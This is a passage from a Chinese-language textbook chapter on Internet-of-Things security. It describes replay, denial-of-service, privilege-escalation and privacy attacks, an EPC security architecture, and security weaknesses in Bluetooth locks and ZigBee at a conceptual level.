


图 8.2 RFID 系统的重放攻击示例

加密可以有效地防止会话劫持，但对重放攻击无效。由于发送的是合法标签的合法数据，可以绕过阅读器的身份验证，让阅读器误将攻击者当做合法的标签，使其可以获得相应的服务，达到攻击目的。

(3) 拒绝服务攻击。

拒绝服务攻击(DoS attack)是攻击者常用的攻击手段之一，指攻击者设法让目标机器停止提供服务。拒绝服务攻击有两种实现效果：

- 迫使服务器的缓冲区满，无法接收新的请求。
- 使用 IP 地址欺骗，迫使服务器把非法用户的连接复位，影响合法用户的连接。

在传统网络中，由于网络协议本身的安全缺陷，拒绝服务攻击问题一直得不到合理的解决，因此拒绝服务攻击也成为了攻击者的终极手法。物联网中也存在拒绝服务攻击的安全隐患。其中，物联网的对象名解析服务(ONS)是以 DNS 技术为基础的，因此 ONS 也继承了 DNS 的安全隐患。尤其是物联网的终端设备数量巨大并且通常以集群的方式互联，若引发大量设备同时产生并发送数据，则可能会发生网络拥塞，产生拒绝服务攻击。另外攻击者利用广播信息以及通信机制中优先级策略、虚假路由等协议漏洞同样可以发起拒绝服务攻击。

前文中提到的 2016 年 10 月美国大规模断网事件就是一种分布式的拒绝服务攻击(DDoS attack)。大量的物联网终端，如监控摄像头、智能电视、打印机等设备构成僵尸网络，产生大量的垃圾数据以攻击美国最主要的 DNS 服务商 Dyn 公司，使得 Dyn 服务器的流量瞬间激增。由于 Dyn 服务器的主要职责是将域名解析为 IP 地址，从而准确跳转到用户想要访问的网站，因此 Dyn 服务器遭受攻击意味着来自用户的网页访问请求无法被正确接收和解析，从而导致合法用户访问网页时出现错误。

在 2016 年以前，大多数 DDoS 的攻击不会超过 200Gb/s，而且发生大规模的攻击事件频率也较低。但是 2016 年由 DDoS 攻击发起的网站流量激增到 600Gb/s 以上，相信随着物联网设备的激增，DDoS 攻击的强度也会日益增加。因此如何预防和抵御 DoS/DDoS 攻击已经成为一个亟待解决的课题。

(4) 篡改、泄露标识数据。

基于标识(包括 RFID、条形码等)的物联网在物流管理、资产追踪、公共安全、车辆管理等领域都有着广泛的应用。但是大多数设备为了控制成本，对识别数据并没有采用较强的加密机制，甚至大多未进行加密处理，相应的信息容易被非法读取，导致非法跟踪甚至修改数据。除此之外，各种可穿戴物联网设备也存在泄漏标识别数据和用户隐私信息的隐患。

(5) 权限提升。

权限提升是指攻击者通过协议漏洞或其他脆弱性使得某节点获取额外的高级别服务，甚至控制物联网其他节点的运行。根据国家信息安全漏洞共享平台(CNVD)一项针对 2016 年 IoT 设备漏洞的调查，多款 mtk 平台手机 FOTA(无线升级)服务存在 system 权限提升漏洞。攻击者利用漏洞可将权限提升至 system 权限，进行一些越权操作。CNVD 对该漏洞的综合评级为“中危”。

(6) 隐私泄露。

在未来的物联网中，每件物品尤其是和用户密切相关的设备(例如可穿戴设备)都将随时被感知并随时连接在网络上，在物联网中如何确保信息的安全性和隐私性，防止个人信

息、业务信息和财产丢失或被他人盗用,将是物联网发展急需突破的重大障碍之一。

来自非营利组织 Open Effect 和多伦多大学的一项研究显示,在多款运动手环产品中,仅有一款产品遵循了蓝牙隐私标准,其他多款主流的运动手环都会通过和配对手机的蓝牙连接泄露用户数据,即使关闭配对手机上的蓝牙功能也无法解决这一问题。

用户使用运动手环记录的个人身份信息(包括姓名、性别、手机号码等)、运动数据、热量消耗、锻炼进度、日常活动等都会被泄露。研究显示,这些运动手环的运动追踪设备有着"固定"的广播独立标识符,而通过这一标识符,攻击方可以跟踪手环在任意时刻的位置。即使将配对手机上的蓝牙连接关闭,广播独立标识符仍然有可能被泄露,用户隐私信息也有泄露的可能。

目前,业内已经制定了蓝牙隐私标准,明确规定了设备厂商应如何保护用户隐私。相关研究人员表示,大部分手环设备商已经对该研究结果做出了回应,表示愿意就隐私保护和信息安全问题进行商讨沟通。

8.2 物联网安全技术

电子产品码(Electronic Product Code,EPC)是 RFID 技术的重要应用领域之一,是由美国麻省理工学院的自动识别研究中心开发的,旨在通过互联网,利用射频识别、无线数据通信等技术,构造一个实现全球物品信息实时共享的物联网。

针对 EPC 的安全性,目前业界通常从横向或纵向两个方面进行研究来提升其安全水平,提出的相关技术体系(STA_EPC)如图 8.3 所示,包括物理安全、安全计算环境、安全区域边界、安全通信网络、安全管理中心、应急响应恢复与处置 6 个方面,其中"一个中心"管理下的"三重保护"是核心,物理安全是基础,应急响应处置与恢复是保障。

安全体系中的安全技术范围主要涵盖以下内容:

- 物理安全。主要包括物理访问控制、环境安全(监控、报警系统、防雷、防火、防水、防潮、静电消除器等装置)、电磁屏蔽安全、EPC 设备安全。
- 安全计算环境。包括感知节点身份鉴别、自主/强制/角色访问控制、授权管理(PKI/PMI 系统)、感知节点安全防护(恶意节点、节点失效识别)、标签数据源可信、数据保密性和完整性、EPC 业务认证、系统安全审计等。
- 安全区域边界。主要包括节点控制(网络访问控制、节点设备认证)、信息安全交换(数据机密性与完整性、指令数据与内容数据分离、数据单向传输)、节点完整性(防护非法外联、入侵行为、恶意代码防范)、边界审计等。
- 安全通信网络。主要包括链路安全(物理专用或逻辑隔离)、传输安全(加密控制、消息摘要或数字签名)等。
- 安全管理中心。主要包括业务与系统管理(业务准入接入与控制、用户管理、资源配置、EPCIS 管理)、安全检测系统(入侵检测、违规检查、EPC 数字取证)、安全管理(EPC 策略管理、审计管理、授权管理、异常与报警管理)等。
- 应急响应恢复与处置主要包括容灾备份、故障恢复、安全事件处理与分析、应急机制等。




图 8.3　物联网安全体系结构

8.3　物联网传输安全案例分析

8.3.1　基于蓝牙的传感网安全传输技术

蓝牙技术提供短距离的对等通信，它在应用层和链路层上都采取了保密措施以保证通信的安全性，所有的蓝牙设备都采用相同的认证和加密方式。在链路层，使用 4 个参数来加强通信的安全性，即蓝牙设备地址 BD_ADDR、认证私钥、加密私钥和随机码 RAND。

- 蓝牙设备地址是一个 48 位的 IEEE 地址，它可以唯一地识别蓝牙设备，对所有蓝牙设备都是公开的。
- 认证私钥在设备初始化期间生成，其长度为 128b。
- 加密私钥通常在认证期间由认证私钥生成，其长度根据算法要求选择 8～128b 之间的数(8 的整数倍)，对于目前的绝大多数应用，采用 64b 的加密私钥就可满足其安

全性需求。

- 随机码由蓝牙设备的伪随机过程产生，其长度为128b。

链路层安全机制提供了多种认证方案和一个灵活的加密方案。但链路级安全存在明显的不足：蓝牙的链路级认证是基于设备的，而不是基于用户的；对服务没有进行区分，没有针对每个蓝牙设备的授权服务机制。

在链路层安全机制的基础上，应用层的服务级安全针对服务进行区分，提供灵活的接入控制。

尽管蓝牙规范中定义了安全机制，但是蓝牙技术的安全问题仍无法根除。本节以蓝牙锁为例，说明蓝牙技术的安全问题。蓝牙锁是一种通过数字密钥实现的授权方式，现在已经广泛地应用在家居安防、单车租赁等各个领域。蓝牙锁给生活带来了极大的便利，但是几乎所有的蓝牙锁都存在着安全漏洞。

蓝牙锁的安全漏洞主要有以下3个：

- 明文密码。许多蓝牙锁虽然设有密码，却使用了明文传输，任何人只要有一个简单的蓝牙探测器(如Ubertooth)，不必花费太多精力就能获得密码。
- 重放攻击。尽管可以把信号进行高强度加密，攻击者不太可能解开信号内容，但是只需要拦截解锁信号并且重放给锁，同样可以打开锁。
- 中间人攻击。又名中继攻击，攻击者处在两个设备之间的通信链接的中间，监控着两个设备之间的所有通信。中间人可以获取所有发送给接收设备的命令，比如“锁定”指令，可以复制该指令进而攻击接收设备。

在2016年的拉斯维加斯黑客大会上，研究人员Anthony Rose展示了如何用价值仅100美元的Ubertooth嗅探器、40美元的树莓派、50美元的高性能天线和15美元的USB蓝牙适配器对蓝牙锁进行攻击。展示结果表明，其中4款蓝牙锁都是以明文的形式传输密码，使得密码非常容易被数据嗅探器捕捉到；而被测的另5种智能锁则很容易受到重放攻击，当锁被使用时，黑客收集信号并存储，再次发送即可解锁设备。据报道，高达75%的蓝牙锁都可以轻易地破解。

更加令人不安的是，现在蓝牙锁的厂商虽然意识到了蓝牙锁的安全漏洞，但大部分厂商并没有积极地针对其产品的安全漏洞进行反馈。在提供便利的同时，还要兼顾安全性保障，蓝牙锁的发展仍然有很长的路要走。

8.3.2 基于ZigBee的传感网安全传输技术

和蓝牙类似，ZigBee也是一种常用的低成本、低功耗、近距离的无线组网通信技术。ZigBee技术的物理层和数据链路层协议主要采用IEEE 802.15.4标准，而网络层和应用层由ZigBee联盟负责建立。

ZigBee协议栈如图8.4所示。

- 物理层提供基本的无线通信。
- 数据链路层(MAC)提供设备之间通信的可靠性及单跳通信的链接。
- 网络层(NWK)负责拓扑结构的建立和维护、命名和绑定服务，完成寻址、路由及安全这些不可缺少的任务。
- 应用层包括应用支持子层(APS)、ZigBee设备对象(ZigBee Device Object，ZDO)和

